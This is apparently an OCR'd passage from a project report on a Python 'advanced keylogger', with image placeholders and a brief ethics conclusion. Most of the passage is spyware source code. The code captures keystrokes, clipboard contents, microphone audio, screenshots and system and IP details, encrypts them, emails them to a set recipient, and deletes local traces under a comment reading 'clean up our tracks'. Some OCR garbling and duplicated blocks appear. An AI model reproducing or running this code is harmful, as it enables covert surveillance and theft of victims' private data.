
- Email function



- Computer information, Clipboard functions




```
send_email(keys_information, file_path + extend + keys_information, toaddr)

#get the computer information
1 usage
def computer_information():
    with open(file_path + extend + system_information, "a") as f:
        hostname = socket.gethostname()
        IPAddr = socket.gethostbyname(hostname)
        try:
            public_ip = get("https://api.ipify.org").text
            f.write("Public IP Address: " + public_ip)

        except Exception:
            f.write("Couldn't get public ip address (most likely max query)")

        f.write("Processor: " + (platform.processor()) + '\n')
        f.write("system: " + platform.system() + " " + platform.version() + '\n')
        f.write("Machine: " + platform.machine() + "\n")
        f.write("Hostname: " + hostname + "\n")
        f.write("Private IP Address: " + IPAddr + "\n")

computer_information()

# get the clipboard content
2 usages
def copy_clipboard():
    with open(file_path + extend + clipboard_information, "a") as f:
        try:
            win32clipboard.OpenClipboard()
```





```
                win32clipboard.OpenClipboard()
                pasted_data = win32clipboard.GetClipboardData()
                win32clipboard.CloseClipboard()

                f.write("Clipboard Data: \n" + pasted_data)

            except:
                f.write("Clipboard could be not be copied")

copy_clipboard()

get the microphone information
1 usage
def microphone():
    fs = 44100
    seconds = microphone_time

    myrecording = sd.rec(int(seconds * fs), samplerate=fs, channels=2)
    sd.wait()

    write(file_path + extend + audio_information, fs, myrecording)

microphone()


# get screenshot
2 usages
def screenshot():
    im = ImageGrab.grab()
```

- Screenshot function




- Key2.py(continued)






```
            with open(file_path + extend + keys_information, "w") as f:
                f.write(" ")

                screenshot()
                send_mail(screenshot_information, file_path + extend + screenshot_information, toaddr)

                copy_clipboard()
                number_of_iterations += 1

                currentTime = time.time()
                stoppingTime = time.time() + timeiteration

    # encrypt files
    files_to_encrypt = [file_merge + system_information, file_merge + clipboard_information, file_merge + keys_information]
    encrypted_file_names = [file_merge + system_information_e, file_merge + clipboard_information_e, file_merge +keys_information_e]

    for encrypting_file in files_to_encrypt:

        with open(files_to_encrypt[count],'rb') as f:
            data = f.read()

            fernet = Fernet(keys)
            encypted = fernet.encrypt(data)

            with open(encrypted_file_names[count], 'wb') as f:
                f.write(encrypted)

            send_email(encrypted_file_names[count], encypted_file_names[count], toaddr)
            count += 1
```




```
    files_to_encrypt = [file_merge + system_information, file_merge + clipboard_information, file_merge + keys_information]
    encrypted_file_names = [file_merge + system_information_e, file_merge + clipboard_information_e, file_merge +keys_information_e]

    for encrypting_file in files_to_encrypt:

        with open(files_to_encrypt[count],'rb') as f:
            data = f.read()

            fernet = Fernet(keys)
            encypted = fernet.encrypt(data)

            with open(encrypted_file_names[count], 'wb') as f:
                f.write(encrypted)

            send_email(encrypted_file_names[count], encypted_file_names[count], toaddr)
            count += 1

    time.sleep(120)

    # clean up our tracks
    delete_files = [system_information, clipboard_information, keys_information, screenshot_information, audio_information]
    for file in delete_files:
        os.remove(file_merge + file)
```

- OUTPUTS


- Log file




- Clipboard




- Encryption decryption key generated






- Screenshot



- System information



7. CONCLUSION

The advanced keylogger presented in the provided code showcases a range of functionalities, highlighting the capabilities of Python in performing complex tasks. However, the ethical implications and potential misuse of such tools should be considered. When used responsibly and with proper consent, keyloggers can serve legitimate purposes, such as security audits and parental control. It is essential to balance the benefits and risks while respecting privacy and legal regulations.

8. REFERENCE

- https://www.geeksforgeeks.org/send-mail-attachment-gmail-account-using-python/?ref=rp
- https://docs.python.org/3/library/index.html
- https://www.w3schools.com/python/python_file_handling.asp
- https://www.jetbrains.com/pycharm/
- https://www.geeksforgeeks.org/design-a-keylogger-in-python/